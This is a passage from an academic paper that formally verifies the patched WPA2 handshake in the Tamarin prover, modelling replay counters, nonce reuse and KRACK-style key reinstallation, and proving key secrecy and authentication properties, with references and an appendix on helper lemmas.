&-\!\![\ \textsf{SendMessage}(\sim sThreadID, \sim messageID)\ ]\!\!\rightarrow \\
&[\ \textsf{Out}(snenc(message, PTK, newNonce)), \\
&\quad\ \textsf{SenderPTK}(\sim ptkID, \sim sThreadID, \sim sID, PTK, newNonce)\ ]
\end{aligned}$$

Notice the following:

(1) The rule gets the current pairwise transient key (SenderPTK) together with the current nonce. It then increments the nonce and uses it for symmetric encryption with the *PTK* and an increased nonce (*newNonce*). The result is sent to the network using a normal Out fact.

(2) The rule produces a SendMessage action fact. This fact is used together with the earlier Enqueue fact (at the place where an OutEnc fact is generated) to ensure that the queue actually follows the *first-in-first-out* principle. We achieve this by adding the following restriction to our Tamarin model:

$$\begin{aligned}
&\forall\ senderThreadID\ msgID_1\ msgID_2\ t_1\ t_2\ t_3\ t_4.\ (t_1 < t_2 \wedge \\
&\textsf{EnqueueMessage}(senderThreadID, msgID_1)@t_1 \wedge \\
&\textsf{EnqueueMessage}(senderThreadID, msgID_2)@t_2 \wedge \\
&\textsf{SendMessage}(senderThreadID, msgID_1)@t_3 \wedge \\
&\textsf{SendMessage}(senderThreadID, msgID_2)@t_4) \\
&\Rightarrow t_3 < t_4
\end{aligned}$$

Intuitively, this restriction says that if a sender puts message 1 into the message queue before message 2, then message 1 has to be sent before message 2. Now the only thing that's missing is the case where a sender hasn't yet installed a pairwise transient key. This is handled by the following simple rule:

$$\begin{aligned}
&[\ \textsf{OutEnc}(message, \sim senderThreadID, \sim msgID)\ ] \\
&-\!\![\ \textsf{SendMessage}(\sim senderThreadID, \sim msgID)\ ]\!\!\rightarrow \\
&[\ \textsf{Out}(message)\ ]
\end{aligned}$$

Note that this rule allows the supplicant and the authenticator to send plain messages, even after the installation of a key, which could potentially lead to security violations that do not apply to the actual WPA2 protocol. However, as our analysis shows, this is not the case.

The message queue and the corresponding encryption are closely intertwined with the replay-counter mechanism, which we explain in the following.

3.5 Replay Counters

The replay counter specification in the standard can be confusing at first because there are different types of replay counters:

- The replay counters/nonces used by the authenticated encryption scheme.
- The replay counters used as core message components within handshake messages.

The replay counters used by the authenticated encryption scheme are analogous to *initialization vectors* in counter-mode encryption: They are initialized with a certain value in the beginning and then incremented for every encrypted message. Note that authenticated encryption is used both for messages encrypted with the pairwise transient key and for messages encrypted with the group temporal key.

In our model, we used the *multiset* feature of Tamarin to encode how these replay counters are incremented. A counter is seen as a multiset consisting of 1s and every increment of the counter adds another 1, like in the following rule:

$$\begin{aligned}
&[\ \textsf{OutEnc}(message, \sim senderThreadID, \sim msgID), \\
&\quad\ \textsf{SenderPTK}(\sim ptkID, PTK, nonce)\ ] \\
&-\!\![\ \ ]\!\!\rightarrow \\
&[\ \textsf{Out}(snenc(message, PTK, nonce+\text{'1'})), \\
&\quad\ \textsf{SenderPTK}(\sim ptkID, PTK, nonce+\text{'1'})\ ]
\end{aligned}$$

On the receiver side, we model the replay-counter check with a restriction saying that whenever a message encrypted with a particular key is received, it must have a greater replay counter than any previously received message encrypted with the same key:

$$\begin{aligned}
&\forall\ keyID\ receiverID\ key\ nonce_1\ nonce_2\ t_1\ t_2.\ (t_1 < t_2 \wedge \\
&\textsf{SeesNonce}(keyID, receiverID, key, nonce_1)@t_1 \wedge \\
&\textsf{SeesNonce}(keyID, receiverID, key, nonce_2)@t_2) \\
&\Rightarrow \exists\ x.\ nonce_1 + x = nonce_2\text{"}
\end{aligned}$$

Finally, we want to highlight that in our model, the nonces of messages sent during the four-way handshake or the group-way handshake are different from the nonces of WNM messages, which is in line with the IEEE 802.11 standard.

For the other type of replay counters, used in handshake messages (independently of encryption), the replay-counter mechanism works as follows: The authenticator appends a replay counter to a message. The supplicant is supposed to answer a particular message with the same replay counter it received. On the side of the authenticator, the standard specifies two different kinds of checks, depending on the message received:

- For message 2, the authenticator only accepts the replay counter if it equals the replay counter it used when sending message 1.
- For all other handshake messages, the authenticator accepts the replay counter if it is one of the replay counters it used in the same handshake (four-way handshake or group-key handshake).

Due to space reasons, we do not discuss here how exactly we modeled these replay counters. For details, we refer to the website corresponding to this paper [14].

3.6 Modeling Nonce Reuse

To model nonce reuse as explained in Section 2.2, we introduced a dedicated multiset-rewriting rule that allows the attacker to reveal an encryption key if it can obtain two different ciphertexts that were both encrypted with that key and with the same nonce:

$$\begin{aligned}&\mathsf{let}\ \ \mathit{encrypted_m1} = \mathit{snenc}(\mathit{m1},\mathit{key},\mathit{nonce})\\&\qquad \mathit{encrypted_m2} = \mathit{snenc}(\mathit{m2},\mathit{key},\mathit{nonce})\\&\mathsf{in}\\&[\ \mathsf{In}(\langle \mathit{encrypted_m1},\mathit{encrypted_m2}\rangle)\ ]\\&-\!\![\ \mathsf{Neq}(\mathit{m1},\mathit{m2}),\quad \mathsf{NonceReuse}(\mathit{key},\mathit{nonce})\ ]\!\!\to\\&[\ \mathsf{Out}(\mathit{key})\ ]\end{aligned}$$

This rule models the worst case in which *any* reuse of a nonce immediately allows the attacker to obtain the key and thus decrypt all messages sent with the same key. Note that the introduction of this rule is more general than just proving that there is no nonce reuse for a particular key: Suppose that, instead of adding this rule, we only proved that there is no nonce reuse for a particular key, then we wouldn't allow the attacker to exploit the possible nonce reuse of *other* keys to mount attacks on the protocol. By including this rule into our model, we thus make sure that our security properties are not violated by a strong attacker who can exploit nonce reuse in all possible ways.

3.7 Summary of Underlying Assumptions

The following is a summary of the assumptions made in our formal model:

(1) A single thread (of an authenticator or supplicant) cannot perform a four-way handshake and a group-key handshake in parallel.

(2) A single thread (of an authenticator or supplicant) can only start sending WNM-related messages after it has installed an initial pairwise-transient key (because WNM-related messages are encrypted with the pairwise-transient key).

(3) A single thread (of an authenticator or supplicant) can perform WNM-related communication in parallel to four-way handshakes and group-key handshakes.

(4) Every thread (of both authenticators and supplicants) has its own message queue (i.e., message queues are not *per-device* but *per-thread*).

(5) Messages that are put into a message queue are sent in the same order they were enqueued.

(6) A supplicant thread only keeps track of the latest received group key and not of multiple group keys (keeping track of multiple group keys might be required to avoid group-key reinstallations on the receiver side, which we didn't consider in our analysis; see Section 5.2 for details).

4 Analysis

After discussing the core components of our formal model, we now present details of our formal analysis. We prove the following properties for the case that countermeasures against key-reinstallation attacks are in place:

- Secrecy of the pairwise master key
- Secrecy of the pairwise transient key
- Secrecy of group temporal keys
- Authentication for the four-way handshake

We prove the latter three properties from the perspectives of both the supplicant and the authenticator. The reason for considering different perspectives is that it helps us talk about the knowledge of particular protocol participants. For instance, key secrecy from the perspective of the supplicant means something of the form, *if the supplicant has installed a key and if some other conditions hold, then the key is secret*. This means that if a supplicant knows that it installed the key and if it knows that the other conditions hold, then it can be sure that its key is secret. As the pairwise master key is not installed

over the course of the protocol (but shared before), we prove its secrecy independent of any party's perspective.

Note that due to the ability of the attacker to exploit the reuse of nonces, we need to prove the absence of nonce reuse for the relevant encryption keys in our protocol. Moreover, due to the complexity of WPA2 and our corresponding model, it is impossible to prove any of the main properties directly. In fact, our whole analysis consists of around 70 lemmas (including the main properties). We provide more details about their types and intuition in Appendix A.

4.1 Secrecy of the Pairwise Master Key

Secrecy of the pairwise master key is one of the most fundamental properties within WPA2. The reason is that knowledge of a pairwise master key would allow the attacker to learn also the pairwise transient key and the group temporal keys corresponding to this pairwise master key, which would allow it to control all encrypted communication between supplicant and authenticator as well as group traffic to *all* supplicants associated with the authenticator.

To see how the attacker can learn the other two keys once it has a pairwise master key, consider the following: if the attacker observes the initial (unencrypted) four-way handshake, it can learn the corresponding *SNonce* and the *ANonce*. Thus, if it also learns the pairwise master key, *PMK*, it can derive the pairwise transient key $PTK = KDF(PMK, ANonce, SNonce)$. Once it knows the *PTK*, it can then use the *PTK* to decrypt subsequent messages, including those that contain group temporal keys.

In general, we allow the attacker to reveal pairwise master keys in order to cover cases in which certain protocol participants are compromised (e.g., because the attacker watched them type their WiFi password). Our statement for secrecy of the pairwise master key must therefore state that a pairwise master key is secret *if it has not been revealed by the attacker* (and even if other pairwise master keys have been revealed). In guarded first-order logic, we formulated this by saying that if a supplicant and an authenticator share a pairwise master key (i.e., they are associated with each other), then the attacker can only know the key if it has been revealed:

$$\begin{aligned}&\forall\, auth\ authThread\ supp\ suppThread\ PMK\ t_1\ t_2.\\&(\mathsf{Associate}(auth, authThread, supp, suppThread, PMK)@t_1 \wedge\\&\ \mathsf{K}(PMK)@t_2)\\&\Rightarrow \exists\, t_3.\ t_3 < t_2 \wedge \mathsf{RevealPMK}(PMK)@t_3\end{aligned}$$

Compared to the other lemmas (secrecy of the other keys and authentication), proving secrecy of the pairwise master key is simpler. The intuitive reasons for this are:

- The pairwise master key is never sent over the network. Instead, it is only used as part of the input to a key derivation function for deriving pairwise transient keys.
- The pairwise master key itself is never used as an encryption key. We therefore don't need to prove the absence of nonce reuse for this key.

For the lemmas we discuss in the following, things are unfortunately more complicated.

4.2 Secrecy of the Pairwise Transient Key

We have two different statements for the secrecy of the pairwise transient key: one from the perspective of the supplicant and the other from the perspective of the authenticator. As discussed before, we prove secrecy under the assumption that the pairwise master key between the authenticator and the supplicant has not been revealed. We do, however, allow the attacker to reveal other pairwise master keys, in particular those between the same authenticator and other supplicants. Such a key revelation could, for instance, happen in practice if an attacker first gains access to the *PMK* of some supplicant S_1 (for instance, by watching a user enter their WiFi password) and then tries to use the *PMK* of S_1 to attack another supplicant S_2.

From the viewpoint of the supplicant, the corresponding lemma thus says that *if the supplicant has installed a pairwise transient key PTK that has been derived from a pairwise master key PMK, and if PMK has not been revealed, then PTK is secret*. In guarded first-order logic, the statement looks as follows:

$$\begin{aligned}&\forall\, suppThread\ supp\ PMK\ PTK\ \ldots\ t_1.\\&(\mathsf{SuppInstalled}(suppThread, supp, PMK, PTK, \ldots)@t_1 \wedge\\&\neg\exists\, t_2.\ \mathsf{RevealPMK}(PMK)@t_2)\\&\Rightarrow \neg\exists\, t_3.\ \mathsf{K}(PTK)@t_3\end{aligned}$$

The corresponding statement from the authenticator's view is then analogous, replacing SuppInstalled by AuthInstalled.

To prove secrecy of the pairwise transient key, we had to prove several lemmas that guarantee the absence of nonce reuse. In particular, we proved that no key reinstallations of the pairwise transient key are possible since such key reinstallations could lead to nonce reuse, as discussed earlier in Section 2.2. Proving the absence of nonce reuse also turned out to be clearly the most complicated part about proving the secrecy of the pairwise transient key. This is interesting insofar as earlier verification attempts of WPA2 neglected nonce reuse completely.

4.3 Secrecy of Group Temporal Keys

As with the pairwise transient key, we proved the secrecy of the group temporal keys from the perspectives of both the supplicant and the authenticator. Group temporal keys are shared between a single authenticator and a group of supplicants. This means that if only one of the supplicants is compromised (i.e., the pairwise master key it shares with the authenticator

is known to the attacker), the attacker will be able to control the whole group traffic between the authenticator and *all* its supplicants. Thus, when formulating the secrecy statements for the group temporal keys, we have to assume that none of the pairwise master keys are compromised.

From the perspective of the authenticator, our respective lemma says that *if an authenticator has installed a group temporal key, and if none of the pairwise master keys have been revealed, then the group temporal key is secret*, or in guarded first-order logic:

$$\begin{aligned}&\forall\ auth\ GTK\ nonce\ index\ t_1.\\&(\mathsf{AuthInstalledGTK}(auth,\langle GTK,nonce,index\rangle)@t_1\ \wedge\\&\neg\exists\ PMK\ t_2.\ \mathsf{RevealPMK}(PMK)@t_2)\\&\Rightarrow\neg\exists\ t_3.\ \mathsf{K}(GTK)@t_3\end{aligned}$$

The corresponding lemma from the supplicant's point of view is similar, replacing the condition that the authenticator has installed the group temporal key (AuthInstalledGTK) with the condition that the supplicant has installed it.

Note that the secrecy of the group temporal keys depends not only on the secrecy of the pairwise master key, but also on the secrecy of pairwise transient keys because group temporal keys are encrypted with the pairwise transient key when transmitted from an authenticator to its supplicants. The secrecy proofs for the group temporal keys thus rely not only on the absence of nonce reuse but also on our lemmas that show the secrecy of the pairwise transient key.

4.4 Authentication / Injective Agreement

When it comes to authentication, we prove *injective agreement*—as defined by Lowe in his hierarchy of authentication specifications [21]—for the four-way handshake. Intuitively, this means that an authenticator's executions of the four-way handshake correspond to unique executions by a supplicant (and vice versa, since we prove injective agreement in both directions). Lowe's original definition is as follows:

"*We say that a protocol guarantees to an initiator A agreement with a responder B on a set of data items ds if, whenever A (acting as initiator) completes a run of the protocol, apparently with responder B, then B has previously been running the protocol, apparently with A, and B was acting as responder in his run, and the two agents agreed on the data values corresponding to all the variables in ds, and each such run of A corresponds to a unique run of B.*"

To map this definition to our setting, we define the two *agents* to be the supplicant and the authenticator. As mentioned, we prove injective agreement from two perspectives: One where the authenticator is the initiator, A, and the supplicant is the responder, B, and one where the two roles are reversed. As the set of data items, ds, we define the set containing the pairwise master key, the pairwise transient key, the *ANonce*, and the *SNonce*.

When the authenticator is viewed as the initiator, our formulation of injective agreement states the following: Whenever an authenticator A finishes a four-way handshake, apparently with supplicant S, then the supplicant has previously finished a four-way handshake, apparently with A, and the supplicant and the authenticator agree on the values of the pairwise master key, the pairwise transient key, the *ANonce*, and the *SNonce*. Moreover, each run of the four-way handshake by the authenticator corresponds to a unique run of the supplicant.

We proved the second part (runs of the authenticator correspond to *unique* runs of the supplicant) in a separate statement. For our formulation of the first part, given in the following, we used facts that denote when a party completes a run (AuthCommit and SuppCommit) and when it was running a four-way handshake (AuthRunning and SuppRunning).

This is captured by the following formula:

$$\begin{aligned}&\forall\ auth\ supp\ PMK\ ANonce\ SNonce\ PTK\ t_1.\\&(\mathsf{AuthCommit}(auth,supp,PMK,ANonce,SNonce,PTK)@t_1\ \wedge\\&\neg\exists\ t_2.\ \mathsf{RevealPMK}(PMK)@t_2)\\&\Rightarrow(\exists\ t_3.\ t_3<t_1\ \wedge\\&\mathsf{SuppRunning}(supp,auth,PMK,ANonce,SNonce,PTK)@t_3)\end{aligned}$$

When the roles are reversed, the statement is analogous, with *Auth* and *Supp* swapped.

Note that on the authenticator side, a *commit* happens when the authenticator receives the fourth (i.e., the final) handshake message. In this case, things are straightforward because the fourth message acts as a confirmation to the authenticator that the supplicant has finished the run of the four-way handshake. Thus, in this case we define that the supplicant was *running* the four-way handshake if it has sent the fourth message.

When the roles are reversed, we define that a *commit* of the supplicant happens when the supplicant sends the fourth message. At this point, the supplicant cannot be sure that the authenticator has finished the whole four-way handshake; all it could possibly know is that the authenticator has sent the third message. In this case, we thus define that the authenticator was *running* the protocol if it has sent the third message.

As mentioned, these statements do not yet guarantee that for every run of an initiator there is *exactly* one run of the responder. One way to prove this is to show that for a particular *SNonce*, there can be at most one execution of the four-way handshake on the supplicant side, and similarly, that for a particular *ANonce*, there can be at most one execution of the four-way handshake on the authenticator side. This is implied by our uniqueness lemmas discussed in Appendix A. We thus get injective agreement for the four-way handshake from the perspectives of both the supplicant and the authenticator.

4.5 Analysis Summary

Except for the two authentication lemmas and one helper lemma, all lemmas (including the helper lemmas) can be

proved automatically by Tamarin, which takes around two hours overall on an 8-core machine with 30 GB of memory. The proofs of most lemmas take only a few seconds, with two helper lemmas (stating that the authenticator and the supplicant do not reuse nonces when encrypting messages) taking nearly all of the time. A reason for this is that in the proofs Tamarin considers all possible combinations of cases in which encrypted messages are sent. For the authentication lemmas and one helper lemma, Tamarin needs some manual guidance during proof search. We do, however, believe that fine-tuning the model (or providing custom heuristics) would help Tamarin to prove these lemmas fully automatically.

5 Results

After having presented the details of how we built our formal model of WPA2 and how we approached different aspects of the formal analysis, we now present the results of the analysis.

5.1 Behavior Covered by our Formal Model

Our formal model covers all the standard traces for

- the four-way handshake,
- the group-key handshake,
- communication for WNM sleep mode.

Moreover, our model also covers non-standard traces. For instance, by removing the patches aimed at preventing key-reinstallation attacks, we can cover traces in which these key-reinstallation attacks are executed, thus violating secrecy properties for the corresponding keys. We explain details below.

Four-Way Handshake Our model covers not only the execution of an ideal four-way handshake as depicted in Figure 1 but also all other standard behavior. For example, messages can be sent and received multiple times in cases where the IEEE standard specifies it, and rekeys of the pairwise transient key can be performed arbitrarily often. As rekeys happen after the first installation of a pairwise transient key, the standard defines that all traffic that follows is protected by a data-confidentiality protocol. Our model captures this behavior by protecting messages in rekeys accordingly, assuming a weakest possible encryption scheme in which the reuse of nonces allows the attacker to learn a key. Note that this means that our model would also cover traces in which the encryption of protocol messages leads to the reuse of nonces.

Group-Key Handshake Our model covers group-key handshakes in a very liberal way, basically allowing all traces where an authenticator generates new group keys at any possible point in time. The authenticator can transmit new group keys (and their corresponding data) to all supplicants associated with it by performing separate group-key handshakes with all of them. As the IEEE standard allows an authenticator to transmit a group key multiple times, our model also covers traces in which such retransmissions occur.

WNM Sleep Mode We cover all traces in which a supplicant enters and leaves WNM sleep mode, involving all the messages exchanged between the supplicant and the authenticator. In particular, we model the "dangerous" case in which the authenticator transmits the current group temporal key to the supplicant when the supplicant leaves WNM sleep mode.

Property	Object	Perspective: Supp.	Auth.
Secrecy	pairwise master key	(✓)	
	pairwise transient key	✓	✓
	group temporal keys	✓	✓
Authentication	four-way handshake	✓	✓

Table 1: Properties formally proven for the patched WPA2 protocol design

5.2 Patches And Their Effectiveness

Our analysis confirms that two patches/countermeasures—suggested by Vanhoef and Piessens with the aim of preventing key-reinstallation attacks—suffice to prove all the security properties (injective agreement and secrecy of keys) that are within the scope of our analysis:

(1) A supplicant should not reset or modify the nonces of a key (pairwise transient key or group temporal key) if that key is currently installed [29].

(2) A supplicant should delete the current group temporal key before entering WNM sleep mode. [30]

Especially without the first countermeasure (which we modeled with a simple action fact that checks if the new key differs from the old key when performing a key installation), secrecy of the pairwise transient key and thus also of the group temporal key cannot be guaranteed. This is because of key-reinstallation attacks that are covered by our model.

The second measure aims at preventing group-key reinstallations on the receiver (supplicant) side. As demonstrated by Vanhoef and Piessens [30], such group-key reinstallations can allow an attacker to replay group messages to the supplicant. While such group-key reinstallations don't violate any of the security properties proved in our analysis, we want to highlight that we did neither prove that they are impossible nor did we find such reinstallation attacks. We believe that proving or disproving the absence of group-key reinstallations on the

supplicant side requires significant effort and is thus part of our future work.

Crucially, our analysis also does not reveal any other attacks. In other words, the KRACK attacks and their variants seem to be the only remaining attack vector on the protocol's design. Since the patches indeed prevent those attacks, we obtain stronger confidence in WPA2's design.

As with any model, there are still potential attack vectors that are outside of our analysis. Notable examples are side channels, the wider 802.11 stack design, and the decisions made for individual implementations. Given the complexity of the standard there is substantial room for misinterpretation or errors in implementation. Table 1 summarizes our results.

5.3 Kr00k Vulnerability

The so-called *Kr00k vulnerability* [16] does not indicate a vulnerability in the IEEE standard that we analyze; rather, it is related to a flaw in the implementations of some WiFi chips. In particular, a Kr00k attack exploits that—counter to the expected behavior—some (unpatched) WiFi chips still encrypt and transmit messages after a client has been disassociated. The discovery of the Kr00k vulnerability therefore doesn't invalidate any of the results of our analysis.

6 Related Work on WPA2 Verification

As stated in the introduction, the WPA2 handshake has received surprisingly little academic verification effort compared to other widely-deployed security protocols. The notable example is [18], in which the authors study the IEEE 802.11i and TLS handshakes in a version of the so-called protocol composition logic (PCL) framework.

They consider IEEE 802.11i in the scenario where TLS is used to set up a shared secret, and model simplified versions of the TLS 1.2 protocol (with four messages), the four-way handshake, and the group key handshake. They model each protocol as a straight-line protocol, therefore omitting many transitions present in the real state machines. They then show invariants for the three protocols and a composition result that these invariants are maintained by the composition. Based on this, they report a number of results, including authentication and confidentiality of the established session keys.

The KRACK attacks cannot be discovered in their approach for multiple reasons: (i) they do not explicitly consider properties of the symmetric encryption layer; (ii) they only model the group-key sequence number but none of the other counters, and state an invariant that the group-key number monotonically increases (which does not hold for standard-compliant implementations); and (iii) their straight-line models omit the complex transitions in the standard that enable counter resets. Any one of these three simplifications independently excludes the original KRACK attacks. Furthermore, since they do not model sleep frames, the later attack variants based on sleep frames are also not considered.

In contrast, our analysis models all of these aspects. As a result we can detect all these attacks as well as prove that countermeasures guarantee their absence and that of a much larger class of attacks.

7 Conclusion

In this work, we have provided the first formal security argument, in any formalism, that the patched versions of IEEE 802.11's WPA2 indeed meet their core security requirements in the face of complex attacks.

Our model includes all the interactions between a series of complex components, and it also incorporates fine-grained properties of the symmetric encryption channel, which allows us to capture attacks such as the KRACK attacks.

While our model was initially motivated by the KRACK attacks and their variants, it is not tailored specifically to those attack traces. Instead, our model systematically captures complex aspects of the WPA2 protocol, both in terms of scope (including various modes and WNM/sleep frames) and depth (modeling the nonce-reuse weakness of the underlying ciphers) in the face of a powerful attacker. Our proofs therefore show the absence of a large class of systematically defined attacks that include, but go well beyond, the KRACK attacks.

Of course, WPA2 still allows for off-line guessing attacks, but this is a fundamental property of its protocol design. Such attacks ought to be prevented by the WPA3 protocol, which follows a very different design. Initial analysis work on WPA3 has started [31] and indeed, its design seems more amenable to cryptographic analysis. We are therefore hopeful that our analysis approach can be extended to WPA3 in the near future.

References

[1] IEEE standard for information technology—telecommunications and information exchange between systems local and metropolitan area networks—specific requirements - part 11: Wireless LAN medium access control (MAC) and physical layer (PHY) specifications. *IEEE Std 802.11-2016* (*Revision of IEEE Std 802.11-2012*), pages 1–3534, Dec 2016.

[2] Joël Alwen, Sandro Coretti, and Yevgeniy Dodis. The Double Ratchet: Security Notions, Proofs, and Modularization for the Signal Protocol. In *EUROCRYPT (1)*, volume 11476 of *Lecture Notes in Computer Science*, pages 129–158. Springer, 2019.

[3] David A. Basin, Jannik Dreier, Lucca Hirschi, Sasa Radomirovic, Ralf Sasse, and Vincent Stettler. A Formal Analysis of 5G Authentication. In *Proceedings of the*

2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018, pages 1383–1396. ACM, 2018.

[4] Gal Beniamini. Over The Air: Exploiting Broadcom's Wi-Fi Stack, 2017. Retrieved Feb 2020 from https://googleprojectzero.blogspot.be/2017/04/over-air-exploiting-broadcoms-wi-fi_4.html.

[5] Benjamin Beurdouche, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, Cédric Fournet, Markulf Kohlweiss, Alfredo Pironti, Pierre-Yves Strub, and Jean Karim Zinzindohoue. A messy state of the union: Taming the composite state machines of TLS. In *IEEE Symposium on Security and Privacy*, pages 535–552. IEEE Computer Society, 2015.

[6] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *IEEE Symposium on Security and Privacy*, pages 483–502. IEEE Computer Society, 2017.

[7] Bruno Blanchet. Composition theorems for CryptoVerif and application to TLS 1.3. In *CSF*, pages 16–30. IEEE Computer Society, 2018.

[8] Nikita Borisov, Ian Goldberg, and David A. Wagner. Intercepting mobile communications: the insecurity of 802.11. In *MobiCom*, pages 180–189. ACM, 2001.

[9] Laurent Butti and Julien Tinnés. Discovering and exploiting 802.11 wireless driver vulnerabilities. *Journal in Computer Virology*, 4(1):25–37, 2008.

[10] Aldo Cassola, William K. Robertson, Engin Kirda, and Guevara Noubir. A practical, targeted, and stealthy attack against WPA enterprise authentication. In *NDSS*. The Internet Society, 2013.

[11] Katriel Cohn-Gordon, Cas J. F. Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A Formal Security Analysis of the Signal Messaging Protocol. In *EuroS&P*, pages 451–466. IEEE, 2017.

[12] Cas Cremers and Martin Dehnel-Wild. Component-Based Formal Analysis of 5G-AKA: Channel Assumptions and Session Confusion. In *NDSS*. The Internet Society, 2019.

[13] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1773–1788. ACM, 2017.

[14] Cas Cremers, Benjamin Kiesl, and Niklas Medinger. A formal analysis of IEEE 802.11's WPA2: models and proofs. https://cispa.saarland/group/cremers/tools/tamarin/WPA2/index.html.

[15] Benjamin Dowling, Marc Fischlin, Felix Günther, and Douglas Stebila. A cryptographic analysis of the TLS 1.3 handshake protocol candidates. In *ACM Conference on Computer and Communications Security*, pages 1197–1210. ACM, 2015.

[16] ESET Experimental Research and Detection Team. Kr00k, a serious vulnerability deep inside Wi-Fi encryption. https://www.eset.com/int/kr00k/. Accessed: 2010-06-08.

[17] Finn Michael Halvorsen, Olav Haugen, Martin Eian, and Stig Fr. Mjølsnes. An improved attack on TKIP. In *NordSec*, volume 5838 of *Lecture Notes in Computer Science*, pages 120–132. Springer, 2009.

[18] Changhua He, Mukund Sundararajan, Anupam Datta, Ante Derek, and John C. Mitchell. A modular correctness proof of IEEE 802.11i and TLS. In *ACM Conference on Computer and Communications Security*, pages 2–15. ACM, 2005.

[19] Antoine Joux. Authentication failures in NIST version of GCM. 2006. Retrieved 01/23/2020 from https://csrc.nist.gov/csrc/media/projects/block-cipher-techniques/documents/bcm/joux_comments.pdf.

[20] Eduardo Novella Lorente, Carlo Meijer, and Roel Verdult. Scrutinizing WPA2 password generating algorithms in wireless routers. In *WOOT*. USENIX Association, 2015.

[21] Gavin Lowe. A hierarchy of authentication specifications. In *10th Computer Security Foundations Workshop (CSFW '97), June 10-12, 1997, Rockport, Massachusetts, USA*, pages 31–44. IEEE Computer Society, 1997.

[22] Simon Meier. *Advancing Automated Security Protocol Verification*. PhD thesis, ETH Zürich, 2013.

[23] Simon Meier, Benedikt Schmidt, Cas Cremers, and David A. Basin. The TAMARIN prover for the symbolic analysis of security protocols. In *CAV*, volume 8044 of *Lecture Notes in Computer Science*, pages 696–701. Springer, 2013.

[24] Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. Plaintext recovery attacks against WPA/TKIP. In *FSE*, volume 8540 of *Lecture Notes in Computer Science*, pages 325–349. Springer, 2014.

[25] Adam Stubblefield, John Ioannidis, and Aviel D. Rubin. Using the Fluhrer, Mantin, and Shamir Attack to Break WEP. In *NDSS*. The Internet Society, 2002.

[26] Erik Tews and Martin Beck. Practical attacks against WEP and WPA. In *WISEC*, pages 79–86. ACM, 2009.

[27] Erik Tews and Martin Beck. Practical attacks against WEP and WPA. In David A. Basin, Srdjan Capkun, and Wenke Lee, editors, *Proceedings of the Second ACM Conference on Wireless Network Security, WISEC 2009, Zurich, Switzerland, March 16-19, 2009*, pages 79–86. ACM, 2009.

[28] Mathy Vanhoef and Frank Piessens. Predicting, decrypting, and abusing WPA2/802.11 group keys. In *USENIX Security Symposium*, pages 673–688. USENIX Association, 2016.

[29] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in WPA2. In Bhavani M. Thuraisingham, David Evans, Tal Malkin, and Dongyan Xu, editors, *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1313–1328. ACM, 2017.

[30] Mathy Vanhoef and Frank Piessens. Release the Kraken: New KRACKs in the 802.11 standard. In David Lie, Mohammad Mannan, Michael Backes, and XiaoFeng Wang, editors, *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 299–314. ACM, 2018.

[31] Mathy Vanhoef and Eyal Ronen. Dragonblood: A security analysis of WPA3's SAE handshake. *IACR Cryptology ePrint Archive*, 2019:383, 2019.

[32] Stefan Viehböck. Brute forcing Wi-Fi protected setup, 2011. Retrieved Feb 2020 from https://sviehb.files.wordpress.com/2011/12/viehboeck_wps.pdf.

A General Overview and Helper Lemmas.




Figure 7: Lemma Map.

In Figure 7 we provide an overview of the types of lemmas that we use in our model. The core part our theory consists of lemmas which we divide into so-called *wellfoundedness lemmas*, *uniqueness lemmas*, and *ordering lemmas*. These lemmas have two main purposes:

- Characterize invariants and entry points to loops in the protocol execution.
- Help the prover with dismissing inconsistent execution traces of a protocol as early as possible to make the proof search tractable.

Wellfoundedness Lemmas The wellfoundedness lemmas are required because of the looping behavior in WPA2: the protocol specifies that nearly all messages can be sent and received multiple times in a loop. Since the Tamarin prover reasons backwards from a given assumption, we have to guide it with additional lemmas so that the backwards reasoning doesn't get stuck in a loop without ever exiting this loop again.

As a simple example, consider the following statement: *If a supplicant sent message 2, then it must have received message 1 before.* On an intuitive level, this statement is clear. However, to prove this statement, Tamarin starts with the assumption that the supplicant sent message 2, and then reasons backwards, basically asking itself "*What must have happened before the supplicant sent message 2?*" Because WPA2 allows the supplicant to send message 2 multiple times, the answer to the question involves the possibility that the supplicant just sent message 2 before. Now if Tamarin asks the same question again, the answer is again the same, and the backwards reasoning goes into a loop, because it attempts to consider all possible finite unrollings of the loop in which the supplicant repeatedly sent message 2.

The solution to this problem is to specify a lemma that basically says that there cannot be an infinite loop in which the supplicant repeatedly sends message 2, but that there must be one initial point in time at which the supplicant sent message 2 for the first time. Such a lemma can then be proved using the induction technique of Tamarin.

The situation is similar for multiple four-way handshakes: By specifying a corresponding wellfoundedness lemma, we tell Tamarin that no matter how many four-way handshakes were performed in a row, there must always be an initial four-way handshake where things have started out. Finally, we also need to specify invariants that hold at every iteration of a loop. The sum of all these statements for all the possible loops in the WPA2 model are our wellfoundedness lemmas.

